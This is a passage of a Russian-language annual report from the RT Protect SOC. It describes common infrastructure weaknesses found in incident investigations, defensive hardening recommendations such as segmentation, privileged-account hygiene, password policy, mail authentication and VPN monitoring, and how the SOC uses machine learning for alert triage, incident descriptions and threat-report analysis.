Опыт реальных атак демонстрирует: именно совокупность источников обеспечила обнаружение присутствия злоумышленников до наступления деструктивных последствий. Каждый источник дополняет остальные и закрывает зоны, недоступные другим средствам.

Процессы обогащения данными об угрозах и проактивного поиска — стратегическое преимущество

Внедрение процессов TI/TH позволяет обнаруживать атаки на самом раннем этапе. Опыт расследования инцидентов у одного заказчика становится защитным ресурсом для всей экосистемы. Инвестиции в эти процессы окупаются предотвращением катастрофических последствий.

Скорость подключения и приоритизация источников определяют результат

Формальное подключение журналов с минимальной ценностью не обеспечивает защиту. Необходим выбор оптимального набора источников, обеспечивающих максимальное покрытие детектируемых тактик и баланс между числом инцидентов.

Мониторинг без реагирования неэффективен, реагирование без мониторинга невозможно

Наличие средств защиты без централизованного мониторинга и квалифицированного анализа событий не предотвращает инцидент. Аудит информационной безопасности должен носить непрерывный характер и быть неотъемлемой частью процесса мониторинга.
Эшелонированная защита, непрерывный мониторинг, приоритизация источников событий и обмен данными об угрозах — четыре столпа, на которых строится результативная система обнаружения и реагирования.

ИИ В ДЕТЕКТИРОВАНИИ АТАК

СЕЙЧАС

AI-платформы уже автоматически связывают события из разных источников, обогащают их данными из Threat Intelligence и снижают шум, что обеспечивает более эффективную корреляцию и приоритизацию событий ИБ. Генеративные модели могут мгновенно суммаризировать контекст инцидента: ключевые шаги атаки, возможные причины и затронутые активы.

Искусственный интеллект приоритизирует срочные оповещения и отбрасывает «белый шум», благодаря чему аналитики могут сосредоточиться на наиболее значимых угрозах. Также модель может рекомендовать или автоматически выполнять контрмеры, что значительно ускоряет реагирование. Базовые действия, такие как изоляция скомпрометированных машин или блокировка вредоносных доменов, уже давно реализуются без ИИ через правила и плейбуки в SOAR/EDR.

Однако с появлением ИИ-компонентов развивается более сложный уровень автоматизации: системы начинают учитывать контекст атаки, коррелировать несколько сигналов, оценивать потенциальный ущерб и выбирать оптимальный сценарий реагирования с учётом контекста об инфраструктуре. Речь идет о комплексном автоматическом реагировании, где генеративная модель может, например, определить, какие узлы изолировать в первую очередь, какие действия безопасно выполнить автоматически, а какие — эскалировать аналитику, а также динамически адаптировать плейбуки под конкретный инцидент.

Многие ИИ-платформы сопоставляют по базам MITRE и автоматически связывают обнаруженные действия с конкретными техниками APT-группировок. Например, решения на базе машинного обучения уже покрывают большинство техник MITRE ATT&CK, позволяя быстро понять контекст атаки и не пропустить важные этапы инцидента.

ЧЕРЕЗ ГОД

По прогнозам экспертов, к 2026 году ИИ-системы будут самостоятельно обрабатывать свыше 90% рутинных оповещений SOC путём автоматизации триажа инцидентов. Роль аналитиков сместится к надзору: человек останется для верификации спорных случаев и стратегических решений. Распространение агентских систем (agentic AI) и мультиагентных архитектур позволит автоматизировать даже сложные задачи. Уже заявлено, что в перспективе ИИ-агенты смогут не только обнаруживать аномалии, но и координировать несколько шагов защиты самостоятельно. Например, собрать контекст из SIEM, инициировать скрипты реагирования, сгенерировать отчёт.

Поведенческое обнаружение уже давно является ключевым элементом защиты, дополняя и во многом заменяя сигнатурные методы. Однако с развитием искусственного интеллекта оно выходит на новый уровень. Задача заключается не просто в фиксации отклонений, а в построении более целостных моделей поведения пользователей, сервисов и атакующих с учетом контекста, истории и взаимосвязей между событиями.

Особое развитие получит предиктивное моделирование угроз. Системы будут не только обнаруживать текущую атаку, но и оценивать вероятные следующие шаги злоумышленника. Например, на основе уже зафиксированных действий (первоначальный доступ, закрепление, перемещение) ИИ сможет прогнозировать дальнейшее развитие атаки: попытки эскалации привилегий, движение по сети или подготовку к эксфильтрации. Это позволит заранее предлагать или автоматически инициировать меры противодействия.

С другой стороны, атаки с использованием искусственного интеллекта (таргетированный фишинг, автоматизированные цепочки эксплоитов, адаптивное ВПО) фиксируются в настоящий момент, и в течение следующего года данная тенденция усилится. SOC должен исходить из того, что противник уже активно применяет ИИ: аналитиками выявляются масштабные объемы фишинга, формируемого на основе LLM.

В системы мониторинга и реагирования необходимо закладывать функционал, который позволит адаптироваться к принципиально новому уровню сложности угроз.

ХАРДЕНИНГ И VM

За предыдущий календарный год сотрудниками центра мониторинга и реагирования в рамках сопровождения заказчиков, а также в рамках расследования инцидентов информационной безопасности были выявлены следующие недостатки:

НЕКОРРЕКТНЫЕ НАСТРОЙКИ СЕТИ

Критическим недостатком большинства небольших и средних ИТ-инфраструктур по-прежнему остается использование плоских сетей и/или сетей с недостаточной сегментацией. С одной стороны, для большинства системных администраторов управление в рамках одной подсети — это упрощение жизни, однако это также очень упрощает жизнь потенциальным нарушителям, которым становится проще скомпрометировать инфраструктуру.

Также к некорректным настройкам сети можно отнести отсутствие белых списков и избыточные права доступа. Нет ничего более постоянного, чем временное: сегодня администратор межсетевого экрана добавляет правило any any -> DC any, завтра забывает про это правило, а через неделю инфраструктуру уже активно шифруют.

Чтобы не допустить подобных сценариев, рекомендуется регулярно проводить аудит настроек правил на межсетевых экранах с целью выявления избыточных и неактуальных правил. Помимо этого, необходимо пересматривать сетевую архитектуру, обеспечивая достаточный уровень сегментации и контроль прохождения трафика через заданные шлюзы.

Дополнительно следует уделить внимание управлению доступом и идентификацией (IAM). Важно обеспечивать принцип наименьших привилегий и регулярно пересматривать права доступа. В качестве более зрелого подхода может рассматриваться внедрение принципов Zero Trust, при которых доступ к ресурсам предоставляется на основе строгой аутентификации, контекста и непрерывной проверки, независимо от расположения пользователя или системы.

НЕКОРРЕКТНОЕ УПРАВЛЕНИЕ УЧЕТНЫМИ ЗАПИСЯМИ

Другой большой проблемой является некорректное управление учетными записями, а в частности привилегированными учетными записями. Нередко встречаются случаи, когда администратор ИТ использует привилегированную учетную запись для решения типовых задач, где данная учетная запись не нужна (к примеру, для просмотра почты или же посещения сомнительных сайтов). При таком подходе риск компрометации привилегированной учетной записи, а в последствие и всей инфраструктуры, сильно увеличивается. Чтобы не допустить компрометацию ИТ-инфраструктуры из-за неправильного управления учетными записями привилегированных пользователей, мы рекомендуем:

1. Не использовать привилегированные учетные записи для решения типовых задач, где привилегии не требуется;
2. Не использовать одинаковые пароли для привилегированной и непривилегированной учетной записи;
3. Для сервисов, которые предусматривают локальную аутентификацию, действовать по принципу «1 сервис — 1 пароль»;
4. Не называть привилегированные учетные записи так же, как и обычные (прим. i.ivanov и i.ivanov_adm) с целью усложнения идентификации привилегированной учетной записи при компрометации пользователя (в данном случае при компрометации учетной записи i.ivanov);
5. Регулярно менять пароль для привилегированных учетных записей (а лучше для всех учетных записей), используя генераторы паролей;
6. Внедрить политику управления паролями, предусматривающую принудительную смену паролей через заданные интервалы времени, а также установление требований к их сложности;
7. Использовать многофакторную аутентификацию при получении доступа к наиболее критичным активам;
8. В рамках Active Directory рекомендуется добавления привилегированных пользователей в группу Protected Users.

НАРУШЕНИЕ ПОЛИТИК ХРАНЕНИЯ ПАРОЛЕЙ

Еще одна значительная проблема — хранение паролей. Во многих случаях пользователи, а иногда и администраторы, сохраняют пароли в файлах на рабочем столе или в папке Documents, при этом пароль, который устанавливается каждые 90 дней, зачастую является словарным. Это является очевидным нарушением политик информационной безопасности и базовой цифровой гигиены. Практика показывает, что меры противодействия этому ограниченно эффективны: до момента инцидента пользователи нередко продолжают халатно относиться к хранению паролей. Тем не менее использование следующих рекомендаций может снизить риск компрометации паролей:

1. Внедрение корпоративного парольного менеджера. Важно учитывать, что в случае локальной установки менеджера паролей к нему должны применяться политики безопасности. Например, для менеджера паролей KeePass может быть подготовлена политика безопасности в его собственной нотации с последующим распространением через групповые политики. Если речь идет про отдельный ресурс (к примеру, Vaultwarden), то необходимо обеспечить его безопасность с точки зрения отказоустойчивости (чтобы не влиять на рабочие процессы в случае отказа сервиса), а также с точки зрения невозможности модификации информации (кроме случаев запланированных работ).
2. Отказ от локального хранения файлов пользователей. В случае если архитектура инфраструктуры позволяет, то рассмотреть возможность создания отдельного файлового сервера, на котором будут располагаться пользовательские директории (локальный диск должен использоваться только для системных файлов и легитимного программного обеспечения).
3. Настройка парольной политики (на примере Active Directory).

В разделе Конфигурация компьютера — Конфигурация Windows — Параметры безопасности — Политики учетных записей — Политика паролей:

1. «Максимальный срок действия пароля»: не более 90 дней.
2. «Минимальная длина паролей»: не менее 12 символов.
3. «Пароль должен отвечать требованиям сложности»: рекомендуемое значение — 1.
4. «Хранить пароли, используя обратимое шифрование»: отключено.
5. «Вести журнал паролей»: рекомендуемое значение — 24.
6. «Минимальный срок действия пароля»: 2 дня.

ОГРАНИЧЕНИЕ НА ХРАНЕНИЕ ПАРОЛЕЙ В БРАУЗЕРАХ:

Рекомендуется запретить хранить пароли пользователей в браузерах, что можно реализовать при помощи доменных политик. К примеру, для браузера Google Chrome Enterprise это возможно реализовать путем записи 0 типа REG_DWORD в значении PasswordManagerEnabled ключа реестра HKLM:Software\Policies\Google\Chrome. Аналогичные настройки можно применить и для остальных enterprise-браузеров.
Выполнив вышеперечисленные рекомендации, риск компрометации инфраструктуры в результате несоблюдения цифровой гигиены из-за некорректного хранения паролей будет ниже. Для контроля соблюдения требований достаточно будет выполнить еще 2 рекомендации:

1. Регулярный аудит паролей (выгрузка ntds.dit), поиск среди выгрузки не уникальных паролей, а также перебор по словарям;
2. Поиск файлов, которые могут содержать пароли (по наиболее распространенным подстрокам), который можно реализовать как через СЗИ (АВЗ или EDR путем написания индикатора атак / Yara-правила, либо DCAP/DLP), так и с помощью PowerShell-скрипта, который будет искать подозрительные файлы, содержащие пароли.

ДОСТУП К КРИТИЧНЫМ СЕРВИСАМ ЧЕРЕЗ ЕДИНУЮ ТОЧКУ АУТЕНТИФИКАЦИИ

Несмотря на то, что единая точка аутентификации — это удобно и практично, одна учетная запись для доступа к критичным активам, таким как серверы резервного копирования, серверы виртуализации или же серверы управления СЗИ, которые могут предоставлять возможность удаленного выполнения команд (в особенности EDR, AV и др.), не является лучшей практикой.

Допустим, рекомендации по управлению привилегированными учетными записями не выполнены, и привилегированная УЗ оказывается скомпрометированной. При наличии единой точки аутентификации, например контроллера домена, а также настроенных интеграций с сервером АВЗ, сервером резервного копирования и системой виртуализации, одна учетная запись может обеспечить полное уничтожение ИТ-инфраструктуры.

Чтобы не допустить таких последствий, рекомендуется отказаться от единой точки аутентификации к наиболее критичным узлам путем создания локальных учетных записей (при этом следует соблюдать принцип наименьших привилегий). Помимо этого необходимо настроить многофакторную аутентификацию для указанных учетных записей, а также обеспечить жесткую сегментацию сети для доступа к данным ресурсам.

По опыту центра мониторинга и реагирования на компьютерные инциденты RT Protect SOC, именно перечисленные выше недостатки ИТ-инфраструктур приводят к их полному уничтожению в результате деструктивного воздействия APT-группировок. Однако ранее рассматривалась поздняя стадия атаки, когда потенциальный нарушитель уже получил доступ к инфраструктуре.

Возникает вопрос, **как обеспечить защиту на ранних этапах атаки?**

Настройка почты

В 80% случаев компрометация инфраструктуры начинается с фишинга, поступающего рядовому сотруднику на почту. Зарубежные APT-группировки могут проводить по несколько фишинговых кампаний, направленных на конкретную организацию или сектор, каждый месяц, постоянно совершенствуя методы уклонения от обнаружения. Настроить почтовые фильтры таким образом, чтобы ни одно фишинговое письмо не доходило до пользователя без ущерба для бизнес-процессов, невозможно. Поэтому для противодействия продвинутым APT-группировкам необходимо регулярно проводить обучение основам информационной безопасности. Это позволит минимизировать вероятность открытия вредоносного письма и обеспечит своевременное информирование подразделения ИБ о факте его получения.

Несмотря на это, полагаться исключительно на сотрудников не следует, и рекомендуется дополнительно настраивать безопасность почтового обмена. В первую очередь речь идет о настройке DMARC, позволяющего выявлять подозрительные письма. Во вторую очередь необходимо обеспечить корректную настройку SPF и DKIM. Также следует рассмотреть внедрение полноценного почтового шлюза, который позволит выявлять подозрительные сообщения, а при необходимости полностью их блокировать.

Управление уязвимостями

В случаях, когда фишинг не приводит к компрометации, первичным вектором доступа становится эксплуатация известных уязвимостей. Так, на момент подготовки отчета в Shodan по-прежнему выявляются серверы в РФ, подверженные уязвимости ProxyShell (CVE-2021-34473), относящейся к широко известным и длительное время эксплуатируемым уязвимостям, сохраняющим актуальность на протяжении 5 лет.

Обновление всех компонентов инфраструктуры в установленные сроки не всегда представляется возможным, поэтому часть уязвимостей нередко приходится закрывать компенсирующими мерами. Тем не менее наличие организационных или технических ограничений не отменяет необходимости системной работы по управлению уязвимостями.

Один из наглядных примеров управления уязвимостями был зафиксирован аналитиками центра мониторинга и реагирования в рамках одной из фишинговых кампаний проукраинской APT-группировки. За месяц до начала кампании аналитиками была передана информация

о повсеместном использовании уязвимой версии одного из известных архиваторов, после чего сотрудники ИБ и ИТ организации решили отказаться от данной версии ПО.
Фишинговая кампания в определенной степени оказалась успешной, поскольку средства контроля почты пропустили ВПО и оно оказалось на файловых системах пользователей, однако на тех немногочисленных хостах, где ВПО было запущено, проэксплуатировать уязвимость и выполнить удаленный код злоумышленникам не удалось.
Специалисты АО «РТ-ИБ» рекомендуют отслеживать факт появления наиболее критичных уязвимостей в ИТ-инфраструктуре и обновлять ПО либо использовать компенсирующие меры.

Безопасность удаленного доступа

Последний вектор, который зачастую используется злоумышленниками для получения первоначального доступа, — компрометация удаленного пользователя. Несмотря на то, что с каждым годом количество серверов, используемых для подключения по RDP напрямую, становится все меньше и меньше, внедрение многофакторной аутентификации на VPN-сертификаты и/или пользовательские учетные данные остается недостаточно распространенной практикой. В результате компрометация сертификата удаленного доступа пользователя может стать отправной точкой для дальнейшего развития атаки. Внедрение многофакторной аутентификации существенно снижает риски компрометации, однако не отменяет необходимости контроля подключений к инфраструктуре. С точки зрения мониторинга рекомендуем обогащать события VPN-сервера по геолокации и/или с помощью TI-платформы и выявлять легитимные подключения, например, подключения не с территории Российской Федерации или подключения в нетипичное для пользователя время. Безусловно, перечисленные меры не обеспечивают абсолютную защиту, однако позволяют выявлять атаки на наиболее ранних стадиях их развития.

Инвентаризация ИТ-активов

Проблемой, характерной в той или иной мере для всех организаций, является неполное покрытие мониторингом и отсутствие полной инвентаризации активов.
Если полное покрытие мониторингом зачастую сложно реализовать ввиду особенностей функционирования отдельных информационных систем, то задачи, связанные с инвентаризацией ИТ-активов, должны выполняться в полном объеме. Даже при отсутствии мониторинга отдельных активов необходимо обеспечивать их учет, включая сведения о местоположении, зоне ответственности, а также направлениях сетевого взаимодействия.

ИИ В VM И ХАРДЕНИНГЕ

СЕЙЧАС


Уже сегодня ИИ предоставляет возможности анализа сетевого трафика и создания политик сегментации на основе поведения сетевых узлов. Такие системы группируют устройства по функциям, ролям и рискам, автоматически формируя минимально необходимые правила доступа. ИИ-модули быстро проверяют тысячи правил межсетевых экранов, выявляя избыточные или слишком широкие разрешения. Анализ правил средствами ИИ уже позволяет значительно сократить время аудита настроек.
С использованием ИИ возможно выстраивание базовых моделей «нормального» поведения пользователей и выявление аномалии, например, необычные действия привилегированных пользователей. Решения позволяют динамически требовать прохождения мультифакторной аутентификации при выходе активности за рамки нормы.
Путём анализа результатов сканирования сети возможно осуществить профилирование устройств, формирование их паттернов поведения. Нейросети также способны определять тип каждого устройства по сетевому поведению, обеспечивая полный и актуальный учёт всех узлов.
Администраторами уже повсеместно используется самый простой и понятный сценарий анализа степени критичности выявленных уязвимостей и формирования рекомендаций по их устранению.
Все указанные меры позволяют сформировать полную систему инвентаризации, выявить недостатки конфигураций, уязвимые версии устройств и сервисов, осуществить приоритезацию исправления выявленных недостатков вплоть до составления детализированного плана-графика. Это также выводит процессы усиления защищённости инфраструктуры на новый уровень.

ЧЕРЕЗ ГОД

Большие языковые модели способны анализировать описания CVE и предлагать варианты исправлений. В течение текущего года можно ожидать перехода к автоматизированной разработке и тестированию патчей для критических уязвимостей с использованием ИИ. Также общедоступными станут модели, способные выявлять критические уязвимости. Данный тренд уже сформирован и набирает обороты. Например, каждую неделю публикуются вновь выявленные критичные уязвимости, присутствующие во многих ядрах ОС Linux.
ИИ будет анализировать биометрические и поведенческие признаки пользователя, чтобы непрерывно подтверждать личность без прерывания сеанса. Адаптивные схемы MFA будут в реальном времени подстраиваться под поведение пользователя с учётом динамической оценки риска.
Система также будет постоянно сканировать сеть, анализировать IoT и облачные сервисы, автоматически обновлять данные об активах. Это позволит не упускать из виду «теневые» устройства и приложения, своевременно устраняя «белые пятна» в инфраструктуре.

КАК ИИ ПОМОГАЕТ НА ПРАКТИКЕ?

Технологии машинного обучения уже используются в нескольких этапах обработки инцидентов информационной безопасности. Они помогают быстрее отсеивать типовые срабатывания, поддерживают аналитиков при разборе инцидентов, упрощают работу с документацией и внешними отчетами.



КЛАССИФИКАЦИЯ ИНЦИДЕНТОВ

Классификаторы применяются для фильтрации алертов, которые не требуют уведомления заказчика, а также для определения характеристик алерта. Модели встраиваются в поток обработки и позволяют автоматически закрывать часть алертов или уточнять их параметры до попадания к аналитику.

Результаты:

- снижение нагрузки на аналитиков до 30%;
- автоматическая обработка части инцидентов;
- использование моделей для приоритизации обработки инцидентов.

АВТОМАТИЧЕСКОЕ ОПИСАНИЕ ИНЦИДЕНТОВ

Для инцидентов формируются текстовые описания, которые используются в работе аналитиков и при взаимодействии с заказчиком. Генерация выполняется в потоковом режиме и выделяет для аналитика дополнительное время на обработку с учётом SLA. Это позволяет сократить трудозатраты, повысить качество аналитики и минимизировать человеческий фактор.

Результаты:

- сокращение времени при подготовке описаний инцидентов до 30%;
- аналитики меняют в среднем не более 15% описания;
- среднее время генерации описания — 20 секунд.

АВТОМАТИЧЕСКАЯ СВЯЗЬ ПОХОЖИХ ИНЦИДЕНТОВ

Используется механизм поиска похожих инцидентов на основе ранее обработанных. Это позволяет ускорить принятие решений и опираться на накопленный опыт, а также объединять схожие алерты в единые группы.

Результаты:

- ускорение анализа за счет повторного использования решений;
- снижение количества избыточных проверок;
- до 25% автоматических связываний.

РАБОТА С ДОКУМЕНТАЦИЕЙ С ПОМОЩЬЮ RAG

Для работы с внутренней документацией используется подход RAG (Retrieval-Augmented Generation). Перевод возможно сформулировать как «генерация с дополнением из найденных источников».

Сначала система ищет релевантные фрагменты во внутренних документах, базах знаний и инструкциях. Затем языковая модель формирует ответ с учетом найденного контекста. За счет этого сотрудник получает не общий ответ модели, а ответ, основанный на актуальных внутренних материалах компании.

Такой подход помогает быстрее находить информацию по продуктам, процессам и типовым ситуациям. Он используется и при обучении новых сотрудников, и в повседневной работе аналитиков.

Результаты:

- ускорение обучения новых сотрудников;
- снижение времени на поиск информации;
- пользователи довольны 80% всех ответов.

АНАЛИЗ ОТЧЕТОВ О КИБЕРУГРОЗАХ

Автоматизирована обработка внешних отчетов и публикаций по киберугрозам. Система извлекает и структурирует данные, которые затем используются для обогащения инцидентов и аналитики. Решение интегрировано с TI-платформой и работает на регулярной основе.

Результаты:

- среднее время обработки одного отчета до 1 минуты;
- повышение качества обогащения;
- сокращение ручной обработки отчетов.

DFIR (РАССЛЕДОВАНИЕ ИНЦИДЕНТОВ)

Технологии применяются для поддержки расследований. Формируются описания алертов и логов, упрощается первичный анализ, автоматизируются отдельные этапы работы. Дополнительно используются сценарии, которые помогают выстраивать последовательность действий при расследовании.

Результаты:

- сокращение времени на первичный разбор инцидента;
- упрощение работы с логами и алертами;
- частичная автоматизация этапов расследования.

КЛАССИФИКАЦИЯ ОТВЕТОВ ЗАКАЗЧИКОВ

Ответы заказчиков автоматически классифицируются для определения их содержания и дальнейших действий. Это ускоряет обработку обращений и снижает ручную нагрузку. Повышается качество предоставляемой услуги и снижается влияние человеческого фактора. Классификатор не позволит закрыть критичный инцидент с пометкой «Легитимно» без дополнительной проверки аналитиком.

Результаты:

- 70% ответов обрабатываются автоматически;
- уменьшается влияние человеческого фактора.

ГЕНЕРАЦИЯ ИСКЛЮЧЕНИЙ

Система формирует предложения по созданию исключений для повторяющихся срабатываний. Это помогает снижать шум и быстрее настраивать правила обработки.

Исключения не применяются без контроля, однако всё равно ускоряют работу аналитика. Аналитик может проверить предложенный вариант и принять решение.

Результаты:

- увеличение качества написанных исключений;
- снижение количества повторяющихся срабатываний.

ДЕЛО №2025: «RT PROTECT SOC»

Статус: [закрыто]

